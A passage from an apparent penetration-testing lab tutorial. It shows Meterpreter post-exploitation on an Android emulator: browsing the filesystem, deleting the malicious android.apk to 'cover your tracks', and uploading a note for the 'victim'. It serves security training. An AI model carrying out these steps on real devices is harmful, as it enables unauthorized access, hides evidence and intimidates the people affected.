40000/---------   120      dir   2021-02-14 01:30:50 -0500  cache
0000/---------    0        fif   1969-12-31 19:00:00 -0500  charger
40444/r--r--r--   0        dir   2021-02-14 01:30:50 -0500  config
40444/r--r--r--   0        dir   2021-02-13 17:30:47 -0500  d
40000/---------   4096     dir   2021-02-09 14:13:47 -0500  data
100000/---------  1118     fil   2021-02-13 17:30:49 -0500  default.prop
40444/r--r--r--   2780     dir   2021-02-14 01:30:52 -0500  dev
40444/r--r--r--   4096     dir   2020-03-25 03:41:52 -0400  etc
100000/---------  753      fil   2021-02-13 17:30:49 -0500  fstab.android_x86_64
100000/---------  2401264  fil   2021-02-13 17:30:49 -0500  init
100000/---------  3439     fil   2021-02-13 17:30:49 -0500  init.android_x86_64.rc
100000/---------  1064     fil   2021-02-13 17:30:49 -0500  init.environ.rc
100000/---------  29697    fil   2021-02-13 17:30:49 -0500  init.rc
100000/---------  582      fil   2021-02-13 17:30:49 -0500  init.superuser.rc
```

35. If you scroll through the list, you will see the system folder called ***sdcard***. This folder stores files for *Android* devices and is a great place to find user files. Let us try to identify the file we downloaded while using the target device. To do this, type `cd /sdcard/Download` as seen in *item* **1.** Once there, type `ls` as seen in *item* **2** to list the content of this folder. As you can see in *item* **3,** the file we downloaded called *android.apk* is listed there.


```
meterpreter > cd /sdcard/download
meterpreter > ls
```



```
meterpreter > cd /sdcard/Download
meterpreter > ls
Listing: /storage/emulated/0/Download
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  10178  fil   2021-02-13 23:24:54 -0500  android.apk

meterpreter > 
```

36. Now, let us delete the **android.apk** file that we initially downloaded to exploit the device. As hackers, it is best practice to cover your tracks during and after the exploit. Type the commands `rm android.apk` and `ls`, respectively, as seen in *items* **1** and **2** below. *Item* **3** confirms that the file was removed.


```
meterpreter > rm android.apk
```



```
Listing: /storage/emulated/0/Download
=====================================

Mode              Size   Type  Last modified              Name
----              ----   ----  -------------              ----
100666/rw-rw-rw-  10178  fil   2021-02-13 23:24:54 -0500  android.apk

meterpreter > rm android.apk
meterpreter > ls
No entries exist in /storage/emulated/0/Download
meterpreter > 
```


37. Now let us leave a note for the victim. Type the command `upload -r /root/Desktop/README.txt /storage/emulated/0/Android/data` and press **Enter** as seen in *item* **1** below.

```
meterpreter > upload -r /root/Desktop/README.txt
/storage/emulated/0/Android/data
```




```
Mode             Size  Type  Last modified              Name
----             ----  ----  -------------              ----
40666/rw-rw-rw-  4096  dir   2021-02-14 03:07:35 -0500  data
meterpreter > upload -r /root/Desktop/README.txt /storage/emulated/0/Android/Data
[*] uploading  : /root/Desktop/README.txt → /storage/emulated/0/Android/Data
[*] uploaded   : /root/Desktop/README.txt → /storage/emulated/0/Android/Data/README.txt
meterpreter >
```


38. Switch back to the *Android Emulator* to confirm that the text file was added. Click the **Application menu** button on the *Home* screen to launch the *Android menu,* as seen in *item* **1**. Then, select the **Files** icon to launch the *Android File manager,* as seen in *item* **2**.



39. Select the **more options** icon located at the top-right corner, as seen in *item* **1**. Then click **Show internal storage** as seen in *item* **2** below. This will allow you to navigate to the destination of the text file we uploaded to the device.



40. Select **Virtual Machine** and navigate to the path **Android > data** as seen in *items* **1** and **2**. There you should see the **README.txt** file, as seen in *item* 3 below.



Feel free to open the text and view the message. If prompted to select a file viewer, choose any to proceed.

41. You have successfully completed this lab. Close all windows and terminals to end the lab.